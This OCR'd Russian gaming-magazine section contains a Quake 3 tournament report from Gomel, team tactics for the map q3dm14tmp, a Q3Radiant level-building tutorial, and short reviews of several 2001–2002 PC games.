


хотя все-таки большая деревня. Подъехав к клубу Bingo, мы вышли из машины и осмотрелись. Мы оказались в толпе белорусов, которые подозрительно на нас косились, но при более близком знакомстве они оказались нормальными пацанами.

Игры

В первом туре я обыграл какого-то чела с ником Looser (а потому что нефиг себе такие упаднические ники брать). Причем на турнире были такие настройки, при которых, если один игрок набирает разницу в 20 фрагов, игра заканчивается. Чем я и воспользовался в первой игре. Во втором туре я играл с Ice. Правда, из-за очень высоких столов у меня сильно разболелась рука (голова, кстати, тоже все еще болела), и я не смог толком сыграть. В итоге, наштамповав фрагов, я просто доиграл матч до конца, причем победил лишь в один фраг, и чел меня чуть не убил в конце :р. Филипс же в щепки проиграл MadMousy на t2, хотя и после говорил, что в другой игре он бы его зажег.

В третьем туре я обыграл паренька Shadow, а Филипс вообще вылетел из лузеров после игры с RippeR'ом из Беларуси. Таким образом продолжил свое участие в турнире только я, и мои друганы потеряли всякий интерес к играм и пошли гулять... После трех игр в душном клубе голове хотелось свежего воздуха.


Полос играет, люди зырят :)

матчи не по две карты, а по одной, что намного быстрее (а вдруг у кого-нибудь еще и 1:1 будет, тогда вообще труба). К этому времени отпуляли лузера, и я снова взялся за мышку.

Финал виннеров против MadMousa. Мой соперник напрягся не на шутку и почти обыграл меня на t2. Точнее, сыграл он даже лучше, хотя моя больная голова только и думала, как аркадничать. Слава богу, что Базука выручила. Вообще-то, для меня это редкость, обычно я ношу Рокет Лаунчер, чтобы убиться об стену в самый неподходящий момент :). А в той игре такое вытворял. MadMouse объедал меня на арморы, бегал постоянно 100 на 200, а я попадал в него по 3 ракеты подряд. В общем, выиграл с диким напрягом на два фрага и ушел отдыхать и ждать, кто же победит в финале лузеров.

Супер-финал против MadMouse на q3tourney2. К этому времени я уже окончательно опух, я не помню, как я там выиграл. Просто бегал, ни из чего не попадал и хотел домой. Пофиг с каким местом. Но все те же два



Руссо–туристо. Облико аморале :)

Погуляв чуток по Гомелю и ничего не найдя (искали обменник), мы призадумались о том, как будем выбираться домой. Все-таки день близился к концу, билетов у нас обратных не было, а игр оставалось немного. Тут я, кстати, узнал, что все последующие туры будут играться по две карты. Еще я узнал, что поездов на Москву всего две штуки, и оба они отходят в восемь часов вечера. Перспектива ночевать в Гомеле меня не особо возбуждала, и пришлось машнить организаторов, чтобы сделали

фрага принесли мне победу, после чего мы начали сматывать удочки. Добравшись до вокзала, пошли искать что-нибудь поесть. Перекусили в какой-то грязной забегаловке, благо организмы у всех сильные. Купили того сего, пива, журнальчиков, ну и пошли садиться на наш поезд. Домой, в Москву...

EXIT

Polosatiy (polosatiy@cyberfight.ru)



Уроки Мастерства

карта q3dm14tmp

ENTER

Именно на q3dm14tmp происходят самые интересные и стратежные игры, так как эта карта лучше других подходит для командной игры. На q3dm14tmp помимо квада также присутствует Баттл (Battle Suit), что немного разделяет приоритеты в игре. Тем не менее по-прежнему самым приоритетным является красный армор, и установить контроль над ним надо пытаться с самого начала игры. Если ваша команда сразу же заняла красный армор, то необходимо построить грамотную оборону. Оборонять лучше всего следующие проходы:

Первый игрок с Рокетом прикрывает проход у Шотгана. Второй игрок прикрывает проход от Рейлгана. Оставшиеся игроки отъедают красный армор и Рокет. После укрепления обороны необходимо забрать квад или Баттл. В начале игры лучшего всего сконцентрировать внимание на обоих предметах - двое игроков идут по центру на квад, но делать это нужно очень аккуратно, так как противник может устроить засаду. Третий игрок через верхнее отверстие спрыгивает к Баттлу. Четвертый игрок прикрывает с Рейлгана. Обычно взять без потерь удается только первый Баттл, так как противник скорее всего сконцентрирует все свои силы на взятие квада. Теперь о конкретных ситуациях - если первым появился Баттл, и ты его взял, то сразу же возвращайся на красный армор. Если квад взял противник, то твои партнеры должны как можно быстрее встать на оборону проходов и сообщать тебе о перемещении квадера. А ты должен как можно быстрее воспринимать поступающую информацию и постараться убить этого самого квадера - обычно он идет через проход от Шотгана. Если же еще и первый квад достался вашей команде, то двое игроков без "рун" под прикрытием партнера с Баттлом должны вернуться на красный армор, закрепиться там, а в это время квадер должен попытаться занять контроль над нижним Рокетом. С этим ему также может помогать игрок, контролирующий Рейлган. Если все прошло удачно, то постарайся набрать как можно больше фрагов и не забывай об обороне красного армора.

Довольно часто первым респаунится квад, и тогда, если он достался тебе, нужно идти к Баттлу и помочь партнерам взять его. Если же первый квад взял противник, то трое игроков должны идти к Баттлу и попытаться взять его, прикрывая друг друга, а последний четвертый игрок должен следить за красным армором. Квадер скорее всего пойдет на Баттл от нижнего Рокета, так что будь внимателен.

Если же ты взял квад, а Баттл достался противнику, то необходимо организовать грамотную атаку на красный: один игрок пытается как можно дальше оттеснить противника у прохода на Шотгане. Еще двое игроков пытаются зайти от Рейлгана, а квадер в самый ответственный момент должен прыгнуть на красный армор с центрального джампада. Если все пройдет нормально, то вы отобьете красный армор - сразу же распределяй подходы к нему, так как оборона прежде всего. В дальнейшем игра зависит от того, в какой последовательности появились квад и Баттл. Если вы контролируете красный армор, то лучше не пытаться брать квад - можно потерять и красный армор, и Баттл, да еще и отдать много фрагов. Намного выгоднее беспрепятственно взять Баттл и организовать оборону против квада. Старайся брать Баттл одновременно с квадом или даже позже, так как нежелательно, чтобы в тот момент, когда у тебя закончился Баттл, по уровню бегал противник с квадом. Если красный армор контролирует противник, то для начала организуйте оборону основных проходов - не давайте противнику разбегаться по всему уровню. Один игрок встает на проходе от Шотгана на квад. Другой прикрывает проход от Рейлгана к нижнему Рокету.

Двое оставшихся должны отъедать Рокет, Шафт и желтый армор и секунд за 15 до квада должны придти на него. Если все в порядке, и ты не пустил противника к кваду, то теперь важно выдержать паузу и взять квад только после того, как противник взял Баттл. Можно даже просто подождать 30 секунд, когда Баттл закончится, затем взять квад и начать готовить атаку на красный армор. Двое игроков пытаются зайти через Рейлган, один - через проход у Шотгана, а квадеру лучше прыгать через центральный джампад или просто подождать, пока кто-нибудь из партнеров не прорвет оборону противника, и после этого зайти через этот же проход.

EXIT


MTV ТЕПЕРЬ В СЕТИ!
WWW.MTV.ru
ПОДКЛЮЧАЙСЯ
К ОФИЦИАЛЬНОМУ САЙТУ
MTV РОССИЯ
ВО ВСЕМИРНОЙ ПАУТИНЕ
Официальный сайт MTV в интернете
http://www.mtv.ru

Александр "xtracer" Логинов (http://www.gamemag.ru)



Поднимаем уровень

Тонкости создания левела в Q3Radiant

В то время, когда перегретый солнцем народ усиленно перекапывает огороды, засаживая ценные сорта конопли и развесистый хрен, мы вновь возвращаемся в трехмерный мир Q3Radiant. На этот раз перед нами стоит задача не просто создать невразумительную тесную комнату с низким потолком и грязными текстурами, а вполне приличный уровень с проходами и намеками на оригинальный дизайн. Готов к труду и обороне? Ну, тогда полный вперед!

ENTER

Основы планирования


Итак, в прошлый раз мы спроектировали квадратную комнатушку с низкими потолками в 150 единиц, в которой застревало мощное тело главного героя. В этот раз мы учтем наши ошибки и сделаем все немного по-другому. Для начала выставим 2D режим с X и Y осями координат. Теперь увеличим активную сетку для более удобной работы с объектами. Для этого нажми цифру "5" на обычной клавиатуре. Заметь, что при нажатии цифр "6" и выше сетка продолжает увеличиваться. Менее интенсивная сетка тебе понадобится при планировании объемных пространств. Как я уже говорил раньше, перед прямым воплощением в редакторе уровень желательно нарисовать на бумаге. Чем больше уровень, тем сложнее держать его в голове. В данном случае я не буду усложнять тебе жизнь, и мы сразу приступим к проектированию непосредственно в редакторе. Итак, сетка у нас выставлена, и можно приступать к производству. Зажми левую кнопку мышки и двигай курсор. Используй для точности сетку и разметку.

Теперь создай прямоугольник со сторонами 256 на 512 и высотой в 256 единиц. Если тебе не хватает видимой области экрана и ты точно не можешь создать объект, то воспользуйся клавишами "Insert" и "Delete" для приближения и удаления камеры. Если ты слишком удалил камеру и сетка стала совсем маленькой, попробуй поменять ее значение при помощи вышеописанных клавиш. Теперь сделаем наш с тобой блок пустым. Используй последовательность: "Selection">"CSG">"Hollow". Твой прямоугольник должен стать полым внутри, и ты можешь детально рассмотреть его, переключившись в режим от третьего лица.


Текстурирование

Пустая комната с голыми стенами больше похожа на полуфабрикат. Правильное текстурирование и расстановка света создают атмосферу уровня. Я уже вскользь рассказывал об основах работы со светом и текстурами в прошлой статье. Сегодня мы поговорим об этом чуть подробнее. Для начала снимем окрашивание с наших объектов, нажав клавишу "Esc". Если ты сделал все правильно, то красные линии должны стать черными. Теперь подберем правильные текстуры. Если у тебя есть свой собственный пак, то ты можешь использовать уникальные текстуры, в ином случае я тебе рекомендую воспользоваться встроенным набором gothic. Выбери в меню "Textures" > "Gothic" и один из пакетов, предназначенных для различных типов объектов.

Каждому объекту (пол, стены, двери) соответствует свой набор текстур. Если с английским у тебя все в порядке, то ты сразу поймешь, что к чему. В ином случае на помощь придет словарь. Теперь перейди в режим трехмерной камеры и при помощи стрелок попробуй рассмотреть комнату со всех сторон. Зажми левый Shift и щелкни левой кнопкой мышки на полу. Если ты все сделал правильно, то пол окрасится в красный цвет. Дави клавишу "T" и выбирай одну из текстур, предназначенных для пола (в данном случае gothic_floor). Нажимай "Esc" и смотри на полученный результат. Заметь, что на каждую из стен и потолок ты можешь наложить уникальные текстуры. Пытайся комбинировать совершенно разные текстуры для получения максимально психоделического результата. Щелкни на любой области экрана и выбери функцию "light". Значение яркости света по умолчанию



Размещаем источник света




Выбираем текстуры по вкусу

300, но ты можешь убавить или увеличить освещение. Внимательно проследи за тем, чтобы источник света находился внутри комнаты точно над потолком. Для окончательного подтверждения результата используй трехмерную камеру.

Шашлычок

Но голых стен в пустой комнате явно мало для полноценных ощущений. Давай создадим небольшой камин в каменной стене. Для начала нарисуй небольшой блок и прислони его к стене. Внутрь этого блока помести блок поменьше. Совмести и затекстурируй объекты. У тебя должно получиться некое подобие камина с большой трубой, уходящей вверх. Теперь в разделе "Textures" выбери подраздел "Common". И выбери пустую текстуру (фиолетового цвета) с именем "nodraw". Теперь следует уменьшить сетку и сделать еще один объект, отлично вписываемый в импровизируемый камин и чуть меньший по размеру, чем нижний блок. Совмести новый объект по всем осям координат, но на несколько миллиметров выдвини его вперед. В результате у тебя должен получиться камин с фиолетовым входом. Теперь осталось лишь наложить анимированную текстуру огня. Для этого, не снимая выделения с объекта, в разделе "Textures" выбери подраздел "sfx" и один из видов огня. Щелкните два раза на выбранной текстуре, и



Выбираем огонь для камина


она должна наложиться на блок. Теперь у нас есть камин с реальным огнем, но если ты посмотришь внимательно, то огонь расположен не совсем точно и как бы уходит влево за поле видимости. Что же, это можно (и нужно) исправить. Зажми левый Shift и при помощи стрелочек отцентруй изображение. Если ты добавишь немного полезных деталей, то камин станет совсем реальным.

Работа с кривыми

Хорошей каминной комнате не хватает готической арки и слегка закругленных углов. Начнем со второго. Окрась один из углов комнаты и создай равномерный блок, чтобы его верхушка соприкасалась с потолком комнаты, а бока не превышали 1/2 от пространства выбранной комнаты. Лично я тебе рекомендую сделать блок 128 x 128 x 256. Теперь, не снимая окрашивания, выбери в меню "Curve" функцию "Bevel". Посмотри внимательно на получившийся результат. Видишь, одна из стенок блока стала округлой. Давай развернем эту конструкцию к стене. Используй вращение по оси Z (см. пиктограммки на верхней панели меню), а затем CTRL-I для инверции основной текстуры, чтобы текстуры комнаты и округлой поверхности не разрывались в точках соприкосновения. Теперь настал черед арки.


Готическая Арка

Очень странно, но создатели игр на основе технологии Quake 3: Arena не так часто используют одну из самых интересных возможностей этого движка - красивые окружности. Вспомните Alice или недавно вышедший RTCW, много ли вы помните арок в этих изобилующих готической архитектурой проектах? Вот-вот. Возможно, основная причина в перегрузке движка, впрочем, нас мало волнуют чужие решения. Сейчас мы с тобой попробуем создать большую и красивую арку. Для начала дорисуй к уже существующей комнате вторую, размером поменьше, но точно с такими же параметрами высоты и ширины. Состыкуй две комнаты, но не пересекай их поверхности. Затекстурируй вторую комнату в том же стиле, что и первую. В результате у тебя должны получиться две комнаты, разделенные толстенной стеной. Что же, настало время убрать преграды. Сохранись. Теперь нарисуй еще один объект прямоугольной формы, который пересекал бы обе стены и создавал импровизированный проем.



Проем между двумя комнатами

Внимательно посмотри, чтобы все три объекта находились на одной оси координат. Теперь, не снимая окрашивания с объекта, используй последовательность "Selection">"CSG">"Subtract". Дави Backspace для того, чтобы удалить блок. Если ты все сделал правильно, то у тебя должен появиться ровный проем, объединяющий две комнаты в один уровень. Настало время сделать арку. Сделай еще один объект по ширине чуть меньше прежнего, но с той же высотой внутри образовавшегося проема. Не снимая окрашивания, используй команды:



Арка с минимальной детализацией и однотонной текстурой

"Curve">"End Cap". У тебя должна получиться арка. Теперь используй вращение по оси X (Z->N) и затем вращение по оси Y (Y->Y). Теперь необходимо подогнать арку под проход, используя разные оси координат. Теперь сгладим края арки, используя команды "Curve">"Cap">"Inverted Endcap". Осталось лишь наложить текстуры, и арка полностью готова.


Расстановка игроков

Настало время установить позиции игрока. Я писал уже об этом в предыдущем выпуске, но на всякий случай повторю еще раз. Сними окрашивание (Esc) с нашей комнаты. Теперь щелкни правой кнопкой мышки на свободной клетке экрана и выбери функцию "Info" и уже в нем подраздел "info_player_start". Оранжевый прямоугольник показывает позицию игрока на карте. Передвинь его так, чтобы он находился внутри основной комнаты и никак не соприкасался со стенами или иными объектами. Если ты снял окрашивание с игрока, то верни его вновь, одновременно нажав "Shift и левую кнопку мышки". Теперь нажми "n" для вызова информации об объекте. Здесь ты можешь вручную изменить все настройки, переместив игрока в ту часть карты, которую тебе захочется. Кроме того, здесь ты можешь изменить положение игрока. Например, строчка "angle 90" означает, что игрок будет начинать уровень в заданных координатах, повернувшись лицом на север. В данном случае значение "270" повернет его головой на юг. Еще раз нажми "n", чтобы закрыть окно.

Пробежка по уровню


Сохрани уровень еще раз. После сохранения файла выбери в верхней части меню раздел "Bsp" и щелкни на подразделе "Bsp_FullVis (qrad - extra)". Теперь твой уровень откомпилирован, и ты можешь использовать его в игре. Для просмотра уровня положи его в папку baseq3/maps и запусти Quake 3. Запустил? Молодец! Теперь вызови консоль ("~") и набери "/set sv_pure 0" (без кавычек) и на следующей строчке название своей карты. Если карта у тебя называется map7, то ты должен набрать /map map7. Посмотри на свой уровень, вернись в редактор и измени освещение, текстуры, количество объектов и прочие фишки, доведя свой проект до совершенства. Ну а в следующий раз мы поговорим о воде и зеркалах, а также о правильном применении ступеней. Пиши письма, читай Хакер, копай грядки. Если есть интерес принять участие в создании мрачного трехмерного проекта - бросай инфу на editor@gamemag.ru. До встречи!





Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>

Приговор N



Урожденная	Trains & Trucks Tycoon
Жанр	экономический симулятор типа "сортир"... то есть "тайкун"
Похожесть	Transport Tycoon, Railroad Tycoon 2
Мать/отец	Virtual X-Citement Software/Ubi Soft
Требует	P2-350(P3-750), 64(256), (3D)
Групповуха	Обломись
Описуха	Еще одна вариация на тему игрушечных железных дорог. Строим станции, платформы, прокладываем маршруты, закупаем составы, перевозим пассажиров и грузы и т.д. Кроме этого, в нашем распоряжении имеются грузовики и автобусы. Все довольно мило и симпатично, но... ничего нового, впечатляющего и запоминающегося ты в этой игре не найдешь. А куча глюко-багов не позволяют ей подняться даже выше среднего.
ПРИГОВОР	СРЕДНЕ






Урожденная	Blood Omen 2
Жанр	action
Похожесть	Blood Omen, Soul Reaver 1-2
Мать/отец	Crystal Dynamics/Eidos Interactive
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	Обломись
Описуха	Мрачная атмосферная игра про вампира, которому необходима постоянная подпитка кровью поверженных врагов. Если ты в состоянии вынести бесконечную охоту за ключами-рычагами в стиле бессмертной Tomb Raider, то твоей наградой будет незаезженный «черный» сюжет, выигрываемые специальные возможности (типа невидимости или телекинеза), хитро*опые боссы и самое главное... КРОВЬ!!!
ПРИГОВОР	ХОРОШО






Урожденная	Global Operations
Жанр	командный FPS
Похожесть	Counter-Strike, Team Fortress
Мать/отец	Barking Dog Studios/EA/Crave Entertainment
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Возьми систему респаунов из Кваки, раунды из КС, реалистичность из R6 и замешай все это в один командный FPS. Что получилось? Не знаю, как этот гибрид обозвать, но до играбельности каждого из своих «ингредиентов» он явно не дотягивает. Противник постоянно респаунится, и сделать что-то с этим бесконечным подкреплением невозможно. Симулятор и аркада в одном флаконе. Строго на любителя.
ПРИГОВОР	СРЕДНЕ






Урожденная	Dark Planet: Battle for Natrolis
Жанр	RTS
Похожесть	StarCraft, Battle Realms
Мать/отец	Edgies/Руссобит-М
Требует	P2-450(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Почти безупречная в графическом плане игрушка - zoom, эффекты огня, дыма, лазеров-шмазеров выглядят зубодробительно. Игровой процесс - «спасибо любимому StarCraft'у за наше счастливое детство». Разработчики постарались сделать три воюющие стороны максимально непохожими друг на друга: у них даже интерфейс разный, не говоря о юнитах, экономике и путях развития. Одна из лучших RTS за последнее время.
ПРИГОВОР	ХОРОШО






Урожденная	Tony Hawk's Pro Skater 3
Жанр	симулятор скейтбордиста
Похожесть	Tony Hawk's Pro Skater 2
Мать/отец	Gearbox Software/Activision
Требует	P2-450(P3-700), 64(128), 3D
Групповуха	LAN, Инет
Описуха	По сравнению с предыдущей частью игры значительно улучшились графика и физика, оживились доступные локации, возросла интерактивность мира, но снизилась сложность игры (кстати, за счет изменения физики), появился учебник. Короче, игра по всем параметрам лучше, так что если ты перся от второй части, беги и покупай третью - не пожалеешь. Даже если не перся, все равно не пожалеешь :).
ПРИГОВОР	ХОРОШО









Урожденная	Jane's Attack Squadron
Жанр	*авиасимулятор*
Похожесть	*Jane's WWII Fighters*
Мать/отец	*Mad Doc Software/Xicat Interactive*
Требует	*P2-400(P3-600), 128(128), 3D*
Групповуха	*LAN, Инет*
